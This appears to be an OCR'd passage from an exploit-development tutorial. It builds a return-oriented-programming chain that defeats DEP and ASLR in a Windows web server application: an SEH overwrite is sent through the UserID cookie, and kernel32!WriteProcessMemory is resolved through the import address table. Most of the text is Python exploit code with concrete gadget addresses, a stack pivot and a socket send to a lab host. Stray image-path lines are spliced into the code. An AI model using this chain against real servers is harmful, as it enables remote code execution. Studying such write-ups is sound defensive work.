
To "bypass" Windows' ASLR (the OS DLLs still use ASLR, even if this application doesn't) - we can leverage the Import Address Table (IAT).

Whenever a program calls a Windows API function - it does not do so directly. A special table, within the process space, known as the IAT essentially contains pointers to each needed API function.





The IAT for this application is located at the .exe base + 0x166000 and it is 0xC40 bytes in size.




As is seen in the image above, the IAT just contains pointers to Windows API functions. Meaning each of these functions points to a Windows API function.

We have “the base address” of each module (in reality, each module is just not compiled with ASLR) - so that is no problem. However, the value that each of these functions points to (which is a Windows API function) will change upon reboot.

The way to get around this, would be to load one of these IAT entries into a register we control (such as ECX) and then perform a mov ecx, dword ptr [ecx] instruction - an arbitrary read.

This would extract whatever ECX points to (which is a Windows API function) and place it into ECX. Even though Windows will randomize the addresses of the API, we can still leverage the fact each IAT *will always* point to the same Windows API function (even if the address of the API changes) to make sure this is not a problem.

Although the IAT for this application doesn’t directly contain a function pointer to kernel32WriteProcessMemory - it does contain pointers to other kernel32.dll pointers, such as kernel32!WriteFileImplementation. We also know that the distance between each function with a DLL DOESN’T CHANGE. This means, the distance between kernel32!WriteFileImplementation and kernel32!WriteProcessMemory will always remain the same for the current patch level and OS version.




This gives us a primitive to dynamically resolve the location of kernel32!WriteProcessMemory.

crash += struct.pack('<L', 0x61c72530) # Return address parameter placeholder (where function will jump to after execution - which is where shellcode will be written to. This is an executable code cave in the .text section of sqlite3.dll)


The next “parameter” is not really even a parameter at all. Similarly to my last ROP post, this will be used as the address in which program execution will transfer to *AFTER* the call to kernel32!WriteProcessMemory is made. This will also be the same address as our shellcode.

Why 0x61c72530 specifically?

sqlite3.dll is a module of the application - meaning it is a part of process memory. Since this DLL is required for the application to work, we can target it as a place to write our shellcode. With this method of ROP, we need to find an executable portion of memory within the application and its modules. Then, using the call to kernel32!WriteProcessMemory - we will write our shellcode to this executable portion of memory. Using the command !dh sqlite3 in WinDbg, we can determine the .text section of the portable executable has execute permissions. Also recall that even without write permissions, we can still write our shellcode if we “proxy” the write through the API call.



Viewing the .text section address - we can see that the address chosen is just an executable "code cave" that is not initialized to any memory - meaning that if we corrupt this memory, the program *shouldn't* care.



This means, after the function call is completed and our shellcode is written here - program execution will transfer to this address.

crash += struct.pack('<L', 0xFFFFFFFF) # hProccess = handle to current process (Pseudo handle = 0xFFFFFFFF points to current process)

The handle parameter is quite easy to fill - we can even use a static value. According to Microsoft Docs, GetCurrentProcess() returns a handle to the current process. More specifically, it returns a "pseudo handle" to the current process. A pseudo handle, denoted by -1 or 0xFFFFFFFF, is "special" constant that refers to a handle to the current process. This means, whenever a Windows API function requests a handle (generally in user mode), passing 0xFFFFFFFF will tell the API in question to utilize a handle to the current process. Since we would like to write our shellcode to memory within the process space - passing 0xFFFFFFFF to the kernel32!WriteProcessMemory function call will tell the function we would like to write the memory to virtual memory within the current process space.

crash += struct.pack('<L', 0x61c72530) # lpBaseAddress = pointer to where shellcode will be written to. (0x61C72530 is an executable code cave in the .text section of sqlite3.dll)

lpBaseAddress will be the address of our shellcode, as already outlined by the "return" parameter.

crash += struct.pack('<L', 0x11111111) # lpBuffer = base address of shellcode (dynamically generated)

lpBuffer will be a pointer to our shellcode (which will first need to be written to the stack). We will dynamically resolve this with ROP gadgets.

crash += struct.pack('<L', 0x22222222) # nSize = size of shellcode

nSize will be the size of our shellcode.

crash += struct.pack('<L', 0x1004D740) # lpNumberOfBytesWritten = writable location (.idata section of ImageLoad.dll address in a code cave)

Lastly, lpNumberofBytesWrittne will be any writable address.

Let's ROP v2!

We will be using what some have dubbed the "pointer" method of ROP (when it comes to x86 at least), where we will place these parameter "placeholders" on the stack and then dynamically change what these parameters point to in order to make a successful function call. Here is the PoC we will be using.

```
import sys

import os

import socket

import struct


# 4063 byte SEH offset

# Stack pivot lands at padding buffer to SEH at offset 2563

crash = "\x90" * 2563


# Stack pivot lands here

# Beginning ROP chain


# Saving address near ESP for relative calculations into EAX and ECX

# EBP is near stack address

crash += struct.pack('<L', 0x61c05e8c)  # xchg eax, ebp ; ret: sqlite3.dll (non-ASLR enabled module)


# EAX is now 0xfec bytes away from ESP. We want current ESP + 0x28 (to compensate for loading EAX into ECX eventually) into EAX

# Popping negative ESP + 0x28 into ECX and subtracting from EAX

# EAX will now contain a value at ESP + 0x24 (loading ESP + 0x24 into EAX, as this value will be placed in EBP eventually. EBP will then be placed into ESP - which will compensate for ROP gadget which moves EAX into EAX vai "leave")

crash += struct.pack('<L', 0x10018606)  # pop ecx, ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0xffffefe0)  # Negative ESP + 0x28 offset
```

```
crash += struct.pack('<L', 0x1001283e)    # sub eax, ecx ; ret: ImageLoad.dll (non-ASLR enabled module)


# This gadget is to get EBP equal to EAX (which is further down on the stack)  - due to the mov eax, ecx ROP gadget that eventually will occur.

# Said ROP gadget has a "leave" instruction, which will load EBP into ESP. This ROP gadget compensates for this gadget to make sure the stack doesn't get corrupted, by just "hopping" down the stack

# EAX and ECX will now equal ESP - 8 - which is good enough in terms of needing EAX and ECX to be "values around the stack"

crash += struct.pack('<L', 0x61c30547)    # add ebp, eax ; ret sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c6588d)    # mov ecx, eax ; mov eax, ecx ; add esp, 0x24 ; pop ebx ; leave ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x90909090)    # Padding to compensate for above ROP gadget

crash += struct.pack('<L', 0x90909090)    # Padding to compensate for above ROP gadget

crash += struct.pack('<L', 0x90909090)    # Padding to compensate for above ROP gadget

crash += struct.pack('<L', 0x90909090)    # Padding to compensate for above ROP gadget

crash += struct.pack('<L', 0x90909090)    # Padding to compensate for above ROP gadget

crash += struct.pack('<L', 0x90909090)    # Padding to compensate for above ROP gadget

crash += struct.pack('<L', 0x90909090)    # Padding to compensate for above ROP gadget

crash += struct.pack('<L', 0x90909090)    # Padding to compensate for above ROP gadget

crash += struct.pack('<L', 0x90909090)    # Padding to compensate for above ROP gadget (pop ebx)

crash += struct.pack('<L', 0x90909090)    # Padding to compensate for above ROP gadget (pop ebp in leave instruction)


# Jumping over kernel32!WriteProcessMemory placeholder parameters

crash += struct.pack('<L', 0x10015eb4)    # add esp, 0x1c ; ret: ImageLoad.dll (non-ASLR enabled module)


# kernel32!WriteProcessMemory placeholder parameters

crash += struct.pack('<L', 0x61c832e4)    # Pointer to kernel32!WriteFileImplementation (no pointers from IAT directly to kernel32!WriteProcessMemory, so loading pointer to kernel32.dll and compensating later.)
```

```
crash += struct.pack('<L', 0x61c72530)    # Return address parameter placeholder (where function will jump to after execution - which is where shellcode will be written to. This is an executable code cave in the .text section of sqlite3.dll)

crash += struct.pack('<L', 0xFFFFFFFF)    # hProccess = handle to current process (Pseudo handle = 0xFFFFFFFF points to current process)

crash += struct.pack('<L', 0x61c72530)    # lpBaseAddress = pointer to where shellcode will be written to. (0x61C72530 is an executable code cave in the .text section of sqlite3.dll)

crash += struct.pack('<L', 0x11111111)    # lpBuffer = base address of shellcode (dynamically generated)

crash += struct.pack('<L', 0x22222222)    # nSize = size of shellcode

crash += struct.pack('<L', 0x1004D740)    # lpNumberOfBytesWritten = writable location (.idata section of ImageLoad.dll address in a code cave)


# 4063 total offset to SEH

crash += "\x41" * (4063-len(crash))


# SEH only - no nSEH because of DEP

# Stack pivot to return to buffer

crash += struct.pack('<L', 0x10022869)    # add esp, 0x1004 ; ret: ImageLoad.dll (non-ASLR enabled module)


# 5000 total bytes for crash

crash += "\x41" * (5000-len(crash))


# Replicating HTTP request to interact with the server

# UserID contains the vulnerability

http_request = "GET /changeuser.ghp HTTP/1.1\r\n"

http_request += "Host: 172.16.55.140\r\n"

http_request += "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0\r\n"

http_request += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"

http_request += "Accept-Language: en-US,en;q=0.5\r\n"

http_request += "Accept-Encoding: gzip, deflate\r\n"
```

```
http_request += "Referer: http://172.16.55.140/\r\n"

http_request += "Cookie: SESSIONID=9349; UserID=" + crash + "; PassWD=;\r\n"

http_request += "Connection: Close\r\n"

http_request += "Upgrade-Insecure-Requests: 1\r\n"


print "[+] Sending exploit..."

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)


s.connect(("172.16.55.130", 80))

s.send(http_request)


s.close()
```

The above PoC places the parameters on the stack and also performs a “jump” over them with add esp, 0x1C. Let’s examine this in the debugger.

The following is the state of the stack - with the kernel32!WriteProcessMemory parameters outlined in red.



The address 0x10015eb4 is a ROP gadget that will add to ESP. After this gadget is executed, we can see the stack moves further down.




We can see that we have moved further into our buffer, where our future ROP gadgets will reside. The parameters for the function call are now “behind” where program execution is - meaning we will not inadvertently corrupt these parameters because they are not within the current execution flow.


Now that this is out of the way - we can “officially” begin our ROP chain to obtain code execution.

lpBuffer

The first thing that we will do is get the lpBuffer parameter, which will contain the pointer to the base of our shellcode, situated. Recall that kernel32!WriteProcessMemory will take in a source buffer and write it somewhere else. Since we have control of the stack, we will just preemptively place our shellcode there. This is where the headache of storing an address near the stack in EAX and ECX will come into play.

As it currently stands, ECX is 0x18 bytes behind the parameter placeholder for lpBuffer.





The goal right now is to increase ECX by 0x18 bytes. Here is the reason for this.

Let's say we get the parameter placeholder's location (e.g. the virtual memory address, not the 0x11111111 itself) in ECX (which we will). If we were to read the value of ECX, we would be reading the value 0x2826930. However, if we read the value of dword ptr [ecx] instead - we would be reading the actual value of 0x11111111.



The first part of the image above shows the value of the address itself. The second part of the image shows what happens when we "dereference" (using poi in WinDbg), or extract the value a memory address is pointing to. We can leverage this, by using an arbitrary write primitive. When we get the address of the lpBuffer parameter into ECX - we then will not overwrite ECX, but rather dword ptr [ecx] - which will force the address on the stack (which contains the parameter placeholder) to point to something other than 0x11111111.

Remember - every time the process is terminated and restarted - the virtual memory on the stack changes. This is why we need to dynamically resolve this parameter, instead of hardcoding an address.

We will use the following ROP gadgets, in order to make ECX contain the stack address holding the lpBuffer parameter placeholder.

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc) # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

Two things about the above ROP gadgets. First, the clc instruction.

clc is an assembly instruction that clears the “carry” flag (the CF register). None of our ROP gadgets, now or later, depend on the state of this flag - so it is okay that this instruction resides in this gadget. Additionally, we have a mov edx, dword [ecx-0x4] instruction. Currently, we are not using the EDX register for anything - so this instruction will not consequently disrupt what we are trying to achieve.

Also notably, this set of ROP gadgets only increases ECX by 16 decimal bytes (0x10 hexadecimal) - even though the parameter placeholder for lpBuffer is located 0x18 bytes away (24 decimal bytes).

This is again a “preparatory” procedure for our future ROP gadgets. We need a gadget, similar to the following: mov dword ptr [ecx], reg, where reg refers to any register that contains the stack address of our shellcode and dword ptr [ecx] contains the stack address which is currently serving as the parameter placeholder for lpBuffer. This will essentially take what ECX is pointing to, which is 0x11111111, and overwrite the pointer with the actual address of our shellcode.

However, there were no such gadgets that were found easily in the process memory. The closest gadget was mov dword ptr [ecx+0x8], eax. Knowing this, we will only raise ECX to 0x10 instead of 0x18 - due to the gadget overwriting ECX’s pointer at an offset of 0x8 (0x18 - 0x10 = 0x8).

The key is now to give some padding between the space on the stack for our future ROP gadgets and our shellcode. To do this, we will provide approximately 0x300 bytes of space on the stack for remaining ROP gadgets. This will allow us to “simulate” the rest of our ROP gadgets and choose a place on the stack that our shellcode will go, and start performing these calculations now. Think of these 0x300 bytes as “ROP gadget placeholders”. If perhaps we would need more than 0x300 bytes, due to more ROP gadgets needed than anticipated, we would move our shellcode down lower. We will “aim” for 0x300 bytes down the stack, and we will add NOPs to compensate for any of the unused 0x300 bytes (if necessary). The following ROP gadgets can accomplish loading the location of our “shellcode” (future shellcode) into EAX.

crash += struct.pack('<L', 0x1001fce9) # pop esi ; add esp + 0x8 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0xfffffd44) # Shellcode is about negative 0xfffffd44 (0x2dc) bytes away from EAX

crash += struct.pack('<L', 0x90909090) # Compensate for above ROP gadget

crash += struct.pack('<L', 0x90909090) # Compensate for above ROP gadget

crash += struct.pack('<L', 0x10022f45) # sub eax, esi ; pop edi ; pop esi ; ret


crash += struct.pack('<L', 0x90909090) # Compensate for above ROP gadget

crash += struct.pack('<L', 0x90909090) # Compensate for above ROP gadget

